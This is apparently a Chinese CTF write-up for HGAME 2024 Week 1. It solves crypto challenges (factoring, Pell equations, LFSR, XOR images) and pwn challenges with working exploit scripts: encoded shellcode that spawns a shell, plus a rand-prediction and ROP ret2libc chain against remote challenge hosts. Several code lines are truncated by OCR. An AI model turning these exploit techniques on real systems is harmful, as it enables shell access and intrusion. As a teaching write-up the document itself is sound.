fac: factoring 149127170073611271968182576751290331559018441805725310426095412837589227670757540743929865853650399839102
838431507200744724939659463200158012469676979987696419050900842798225665861812331113632892438742724202916416060266581590
169063867688299288985734104127632232175657352697898383441323477450658179727728908669
fac: using pretesting plan: normal
fac: no tune info: using qs/gnfs crossover of 95 digits
div: primes less than 10000
fmt: 1000000 iterations
Total factoring time = 3.5250 seconds


***factors found***

P309 = 14912717007361127196818257675129033155901844180572531042609541283758922767075754074392986585365039983910283843150
720074472493965946320015801246967697998769641905090084279822566586181233111363289243874272420291641606026658159016906386
7688299288985734104127632232175657352697898383441323477450658179727728908669

ans = 1

PS C:\Users\zhou39512\CTF\yafu-1.34> .\yafu-x64.exe "factor(116122992714670915381309916967490436489020001172880644167179
915467021794892927977272080596641785569119134259037522388335198043152206150259103485574558816424740204736215551933482583
9419599994625356581201054534529395781744338631021423703171146456663432955843598548122593308782245220792018716508538497402
576709461)"


fac: factoring 116122992714670915381309916967490436489020001172880644167179915467021794892927977272080596641785569119134
2590375223883351980431522061502591034855745588164247402047362155519334825839419599994625356581201054534529395781744338631
021423703171146456663432955843598548122593308782245220792018716508538497402576709461
fac: using pretesting plan: normal
fac: no tune info: using qs/gnfs crossover of 95 digits
div: primes less than 10000
fmt: 1000000 iterations
Total factoring time = 3.5529 seconds


***factors found***

P309 = 11612299271467091538130991696749043648902000117288064416717991546702179489292797727208059664178556911913425903752
2388335198043152206150259103485574558816424740204736215551933482583941959999462535658120105453452939578174433863102142370
3171146456663432955843598548122593308782245220792018716508538497402576709461

ans = 1
```

经检验 leak 均为素数，说明 leak 即为 p 和 q

Java

```
hgame{F3rmat_l1tt1e_the0rem_is_th3_bas1s}
```

ezMath

Python

```
from Crypto.Util.number import *
from Crypto.Cipher import AES
import random,string
from secret import flag,y,x
def pad(x):
    return x+b'\x00'*(16-len(x)%16)
def encrypt(KEY):
    cipher= AES.new(KEY,AES.MODE_ECB)
    encrypted =cipher.encrypt(flag)
    return encrypted
D = 114514
assert x**2 - D * y**2 == 1
flag=pad(flag)
key=pad(long_to_bytes(y))[:16]
enc=encrypt(key)
print(f'enc={enc}')
#enc=b"\xce\xf1\x94\x84\xe9m\x88\x04\xcb\x9ad\x9e\x08b\xbf\x8b\xd3\r\xe2\x81\x17g\x9c\xd7\x10\x19\x1a\xa6\xc3\x9d\xde\xe7\xe0h\xed/\x00\x95tz)1\\\t8:\xb1,U\xfe\xdec\xf2h\xab`\xe5'\x93\xf8\xde\xb2\x9a\x9a"
```

连分数解佩尔方程

连分数法解佩尔方程特解_连分数解佩尔方程-CSDN...

文章浏览阅读4.6k次，点赞3次，收藏16次。连分数法解佩尔方程特解一、佩尔方程的形式：二、关于佩尔方程的特解： 特解是指佩尔方程的最小整数解，容易发现当x最小的

blog.csdn.net

gist.github.com

https://gist.github.com/samueltardieu/717308


Python

```
from Crypto.Util.number import long_to_bytes
from Crypto.Cipher import AES
def pell (D):
    """Return the smallest integer set solving Pell equation
    x^2-D*y^2=1 where x, D and y are positive integers. If there are no
    solution (D is a square), return None.>>> pell(3)
    (2, 1)
    """
    a0 = int (D**0.5)
    if a0*a0 == D: return None
    gp = [0, a0]
    gq = [1, D-a0**2]
    a = [a0, int((a0+gp[1])/gq[1])]
    p = [a[0], a[0]*a[1]+1]
    q = [1, a[1]]
    maxdepth = None
    n = 1
    while maxdepth is None or n < maxdepth:
        if maxdepth is None and a[-1] == 2*a[0]:
            r = n-1
            if r % 2 == 1: return p[r], q[r]
            maxdepth = 2*r+1
        n += 1
        gp.append (a[n-1]*gq[n-1]-gp[n-1])
        gq.append ((D-gp[n]**2)//gq[n-1])
        a.append (int ((a[0]+gp[n])//gq[n]))
        p.append (a[n]*p[n-1]+p[n-2])
        q.append (a[n]*q[n-1]+q[n-2])
    return p[2*r+1], q[2*r+1]

def pad(x):
    return x+b'\x00'*(16-len(x)%16)


if __name__ == '__main__':
    x,y=pell(114514)
    key = pad(long_to_bytes(y))[:16]
    cipher= AES.new(key,AES.MODE_ECB)
    enc=b"\xce\xf1\x94\x84\xe9m\x88\x04\xcb\x9ad\x9e\x08b\xbf\x8b\xd
3\r\xe2\x81\x17g\x9c\xd7\x10\x19\x1a\xa6\xc3\x9d\xde\xe7\xe0h\xed/\x
00\x95tz)1\\\t8:\xb1,U\xfe\xdec\xf2h\xab`\xe5'\x93\xf8\xde\xb2\x9a\x
9a"
    flag=cipher.decrypt(enc)
    print(flag)

#hgame{G0od!_Yo3_k1ow_C0ntinued_Fra3ti0ns!!!!!!!}
```

ezPRNG

Python

```
from Crypto.Util.number import *
import uuid
def PRNG(R,mask):
    nextR = (R << 1) & 0xffffffff
    i=(R&mask)&0xffffffff
    nextbit=0
    while i!=0:
        nextbit^=(i%2)
        i=i//2
    nextR^=nextbit
    return (nextR,nextbit)

R=str(uuid.uuid4())
flag='hgame{'+R+'}'
print(flag)
R=R.replace('-','')
Rlist=[int(R[i*8:i*8+8],16) for i in range(4)]

mask=0b10001001000010000100010010001001
output=[]
for i in range(4):
    R=Rlist[i]
    out=''
    for _ in range(1000):
        (R,nextbit)=PRNG(R,mask)
        out+=str(nextbit)
    output.append(out)

print(f'output={output}')
```



```
print(f'output={output}')
#output=['111111011011101111000010101101000100011111100111111010010100001111011111111000100001111101101111000010010001
01101011110111100010010100000001111110110111010101101011100000001111000010001110111101101100010010110011010010111000010
10001101101110000001000100011110010101001011011011110111001101100101111110110101010110000110110001110110111110011010101
1110010110011000101101001010111001110100110011100001111011100000110111000000111110000010000010111110001011011100111100
11010000001101111011001100000110101111111101011001101011101010100100000100111101100111101101010111101110100110100101101
11111010011101000110101111101111000110011111100101100001001001001011010101011100101010011010101010111101110100111011
10000100101111010110101111111000111111111001000000000111001110010000010111111101001110110001010011010011100100100011000
1100000110100011101001000001011011111010110000000101000001110001011001010010001000001100000001000100100100101110100111111
11011100100100100101111111001110000111110110001111001111100101001001100010',
'001000000000010101111000001100011101111110111100010011101010111001011001100101111010110001110101000000110000011000000
0001100000011010111111101110010011011101101000010001111100011100100010100111001011001000100011001010101111001110100000
1111110110101100001111000110101111100011011100001100011001110010010110011110000010010010111100101110111000101101111111
110110101000101110110000100101011101101000000110100000010001010100001011110100100001100000000001110100101010101111011010
1111101100100010100010001100110010101011011000101001000101011011101101111111010111001110011011111111110100111011110100
100111100111111110100110011111111011000100011110001011100010111100001101101111111011101011101001110000111000010101101111
0001100101101001101011100011010110011010001110110101110100011101100010011011000110011010101011001001101111000001111101
00111101110000100010000111100010111000010000010001111011010000100011011010010011011001011011101001111110101111000000
11101010100110101011110000110101110111011010110110000010000110001',
'111011011001000101110011111011111101110011111010100110111110010000100011100110101101010100010111110101110101111010111
001011000100110010010111010001010110001101110000100001010010001001110101100010100001111101101110000110011000100011010
000100011111111100000010111100010010100000000010010010010111000001001110011100010010110101111110101111011011010011101110
1011111011001100100001000101010001001011011010101110000010111110010011001111000100100111110010111100111110110110101110
01001111010001100110001100001100000110000011111010100011110000000101011111101000011111100000101111110001000000100101110101
1010010101010100111110010101110001100100101100010101010100110110001011000000100011100111100111001110001101010101110100
1101000000110000101100001110110100000000111110001011111010111100110000110110001001001101110100110011111011001011000110
0010100111010111100100000101100101111011101100101011010000001010010110000000001110001110000100000000100111111000110100110
00000011011101111110100111111100010111011000000010001001010011000001',
'0001101010101010100001001001100010000101010100001010001000100011101100110001001100000100111000001101000101011110101101
110011010110111011100000110010001001001010000110111010001110010010100111000100010101101110111001001111101110010100101
1101010000001001111101011100100101101000010000100100011011110011101000100010111011001110111010111011001001010110101010
00101001000101110011011111110110011111111110000000001110000001001100011000100011010101000101100001010100011000001010011
101010101110110100101110110010100111000101010011001100001101011000100001001101011101000011010010110111100111001100110
010101101001010101111101101111000001110100011111011100000000001110110111010000110010100101110011101110001001110111101
0010100010001101110110001111100010111011011011111100111000000011100011000001000001010010110011011101010000101010010001
0011001000010100111110010100000101101101001111000110100000110111101010010100110001010000001110000111101010101000110110
01110001011110111010111011010101101100000110000001010010101111011']
```

目标是恢复 R

一位一位往前推就可以

```Python
爆破位-┐                                  res-┐
      v                                      v
      ?11111101101110111100001010110100
```

```Python
output = [
    '111111011011101111000010101101000100011111100111111010010100000111
    '0010000000001010111100001100011101111110111110001001001110101011100
    '111011011001000101110011111011111011100111111010100110011111001000
    '0001101010101010100000100100110010000010101010000010100010001000111
mask = 0b10001001000010000100010010001001


def PRNG(R, mask):
    nextR = (R << 1) & 0xffffffff
    i = (R & mask) & 0xffffffff
    nextbit = 0
    while i != 0:
        nextbit ^= (i % 2)
        i = i // 2
    nextR ^= nextbit
    return (nextR, nextbit)


for i in output:
    a = i[:31]
    res = int(i[31])
    uid=''
    for _ in range(32):
        if PRNG(int('1' + a, 2), mask)[1] == res:
            uid='1'+uid
            a='1'+a
        else:
            uid='0'+uid
            a='0'+a
        res=int(a[-1])
        a=a[:-1]
    print(hex(int(uid,2))[2:],end=' ')
```

奇怪的图片

```Python
import time

from PIL import Image, ImageDraw, ImageFont
import threading
import random
import secrets


flag = "hgame{fake_flag}"


def generate_random_image(width, height):
    image = Image.new("RGB", (width, height), "white")
    pixels = image.load()
    for x in range(width):
        for y in range(height):
            red = random.randint(0, 255)
            green = random.randint(0, 255)
            blue = random.randint(0, 255)
            pixels[x, y] = (red, green, blue)
    return image


def draw_text(image, width, height, token):
    font_size = random.randint(16, 40)
    font = ImageFont.truetype("arial.ttf", font_size)
    text_color = (random.randint(0, 255), random.randint(0, 255), rand
    x = random.randint(0, width - font_size * len(token))
    y = random.randint(0, height - font_size)
    draw = ImageDraw.Draw(image)
    draw.text((x, y), token, font=font, fill=text_color)
    return image
```

```python
def xor_images(image1, image2):
    if image1.size != image2.size:
        raise ValueError("Images must have the same dimensions.")
    xor_image = Image.new("RGB", image1.size)
    pixels1 = image1.load()
    pixels2 = image2.load()
    xor_pixels = xor_image.load()
    for x in range(image1.size[0]):
        for y in range(image1.size[1]):
            r1, g1, b1 = pixels1[x, y]
            r2, g2, b2 = pixels2[x, y]
            xor_pixels[x, y] = (r1 ^ r2, g1 ^ g2, b1 ^ b2)
    return xor_image


def generate_unique_strings(n, length):
    unique_strings = set()
    while len(unique_strings) < n:
        random_string = secrets.token_hex(length // 2)
        unique_strings.add(random_string)
    return list(unique_strings)


random_strings = generate_unique_strings(len(flag), 8)


current_image = generate_random_image(120, 80)
key_image = generate_random_image(120, 80)

def random_time(image, name):
    time.sleep(random.random())
    image.save(".\\png_out\\{}.png".format(name))

for i in range(len(flag)):
    current_image = draw_text(current_image, 120, 80, flag[i])
    threading.Thread(target=random_time, args=(xor_images(current_imag
```

相当于把 flag 一个个写在图片中，然后和一个 key 进行异或

取任意一张图片（不考虑第一张和最后一张）和其他图片异或，一定会出现**两张图片**

仅有一个字符

这两个字符一定分别是前一个字符和后一个字符


所以，排列异或之后慢慢看就行

Python

```python
import copy
import os
import pytesseract
from PIL import Image, ImageDraw, ImageFont
def xor_images(image1, image2):
    if image1.size != image2.size:
        raise ValueError("Images must have the same dimensions.")
    xor_image = Image.new("RGB", image1.size)
    pixels1 = image1.load()
    pixels2 = image2.load()
    xor_pixels = xor_image.load()
    for x in range(image1.size[0]):
        for y in range(image1.size[1]):
            r1, g1, b1 = pixels1[x, y]
            r2, g2, b2 = pixels2[x, y]
            xor_pixels[x, y] = (r1 ^ r2, g1 ^ g2, b1 ^ b2)
    return xor_image

def count_black_pixels(image1):
    count=0
    pixels1 = image1.load()
    for x in range(image1.size[0]):
        for y in range(image1.size[1]):
            if pixels1[x, y]==(0,0,0):
                count+=1
    return count

files=os.listdir('png_out')
print(files)


for j in files:
    a=Image.open(f'png_out/{j}','r')
    images_dict = {}
    for ind,i in enumerate(files):
        b=Image.open(f'png_out/{i}','r')
        c=xor_images(a,b)
        black_pixels_num=count_black_pixels(c)
        images_dict[ind]={'image':copy.copy(c),'black_pixels_num':blac
    os.mkdir(j)
    for i in images_dict.values():
        image=i['image']
        image.save(f"{j}/xor_{i['filename']}.png")
        #print(content)

#hgame{1adf_17eb_803c}
```

Pwn

ezshellcode



```
}
printf("input the length of your shellcode:");
__isoc99_scanf(&DAT_00102044,&local_1c);
if (local_1c < 0xb) {
  printf("input your shellcode:");
  myread(local_18,local_1c);
}
else {
  puts("too long");
}
```

myread 限制了 shellcode 必须为字母数字

www.cnblogs.com
https://www.cnblogs.com/hetianlab/p/17647861.html

amd64 的


github.com
https://github.com/veritas501/ae64

报错解决

Fail to load dynamic library · Issue #386 · keyst...

I think this issue was fixed in #301 but the version in pypi was pushed way back in Aug 2016... ImportError: ERROR: fail to load the dynamic library. This is after

github.com



ne-engine/keystone

86 Fail to load
namic library

mments

x64 的

github.com


https://github.com/rcx/shellcode_encoder

Python

```python
from pwn import *
from ae64 import AE64
p=remote('47.100.137.175',30959)
context(os='linux', arch='amd64')
obj=AE64()
shellcode=obj.encode(asm(shellcraft.sh()),'rax')
print(shellcode)
p.sendlineafter(b'input the length of your shellcode:',b'-1')
p.sendafter(b'input your shellcode:',shellcode)
p.interactive()
```

Elden Random Challenge

pwn 随机数模版题目 +libc 泄漏基址



```c
  init(param_1);
  tVar1 = time((time_t *)0x0);
  seed = (uint)tVar1;
  puts("Menlina: Well tarnished, tell me thy name.");
  read(0,name,0x12);
  printf("I see,%s",name);
  puts("Now the golden rule asks thee to guess ninety-nine random number. Shall we get started.");
  srand(seed);
  while( true ) {
    if (0x62 < i) {
      puts("Here\'s a reward to thy brilliant mind.");
      myread();
      return 0;
    }
    randNumber = rand();
    theNumber = randNumber % 100 + 1;
    guessNumber = 0;
    puts("Please guess the number:");
    read(0,&guessNumber,8);
    if (theNumber != guessNumber) break;
    i = i + 1;
  }
  puts("wrong!");
                    /* WARNING: Subroutine does not return */
  exit(0);
}
```

猜对了会给一个栈溢出的点


fl4g.cn

https://fl4g.cn/2020/09/07/PWN中伪随机数问题–srand–rand/

ctypes 包的 cdll.LoadLibrary('libc.so.xxx')可以在在脚本中加载动态库，同时又能调用库中的函数。

Python

```python
from pwn import *
from ctypes import *
libc = cdll.LoadLibrary('./libc.so.6')
p = remote('47.100.137.175',31178)
libc.srand(c_uint(libc.time(0)))
p.sendlineafter(b'Menlina: Well tarnished, tell me thy name.',b'jok')
for i in range(99):
    r=libc.rand()%100+1
    print(r)
    p.sendafter(b'Please guess the number:',p64(r))

p.interactive()
```




```
 ~/CT/HG/W/P/E/attachment ........................ 126 ✘  20:08:12
ROPgadget --binary vuln --only "pop|ret"
Gadgets information
============================================================
0x000000000040141c : pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret
0x000000000040141e : pop r13 ; pop r14 ; pop r15 ; ret
0x0000000000401420 : pop r14 ; pop r15 ; ret
0x0000000000401422 : pop r15 ; ret
0x000000000040141b : pop rbp ; pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret
0x000000000040141f : pop rbp ; pop r14 ; pop r15 ; ret
0x00000000004011fd : pop rbp ; ret
0x0000000000401423 : pop rdi ; ret
0x0000000000401421 : pop rsi ; pop r15 ; ret
0x000000000040141d : pop rsp ; pop r13 ; pop r14 ; pop r15 ; ret
0x000000000040101a : ret
0x0000000000401327 : ret 0x428d

Unique gadgets found: 12
```

Python

```python
from pwn import *
from ctypes import *
libc = cdll.LoadLibrary('./libc.so.6')
p = remote('47.100.137.175',31058)
libc.srand(c_uint(libc.time(0)))
p.sendlineafter(b'Menlina: Well tarnished, tell me thy name.',b'jok')
for i in range(99):
    r=libc.rand()%100+1
    print(r)
    p.sendafter(b'Please guess the number:',p64(r))
pop_rdi_addr=0x401423
puts_got_addr=0x404018
puts_plt_addr=0x4010b0
myread_addr=0x40125d
ret_addr=0x40101a
puts_offset=0x084420
sys_offset=0x052290
sh_offset=0x1b45bd
#泄漏
payload= b'A'*0x38+p64(ret_addr)+ p64(pop_rdi_addr)+p64(puts_got_addr)
p.sendlineafter(b'reward to thy brilliant mind',payload)
p.recvline()
libc_base_addr=u64(p.recvline()[:-1].ljust(8,b'\x00'))-puts_offset
print(hex(libc_base_addr))
#getshell
```

```
payload=b'A'*0x38+p64(ret_addr)+p64(pop_rdi_addr)+p64(sh_offset+libc_b
p.sendline(payload)
p.interactive()
```


ezfmt string



```
unsigned __int64 vuln()
{
  __int64 buf[4]; // [rsp+0h] [rbp-80h] BYREF
  char s[88]; // [rsp+20h] [rbp-60h] BYREF
  unsigned __int64 v3; // [rsp+78h] [rbp-8h]

  v3 = __readfsqword(0x28u);
  strcpy(buf, "make strings and getshell\n");
  write(0, buf, 27uLL);
  read(0, s, 80uLL);
  if ( !strchr(s, 'p') && !strchr(s, 's') )
    printf(s);
  return __readfsqword(0x28u) ^ v3;
}
```

限制了格式化字符串的输入

而且给了后门了



```
~/CT/HG/Week1/Pwn/ezfmtstring/attachment                    ✔  10:21:03
checksec vuln
[*] '/Users/zhou39512/CTF/HGAME2024/Week1/Pwn/ezfmtstring/attachment/vuln'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

%d 有符号 32 位整数

%u 无符号 32 位整数

%lld 有符号 64 位整数

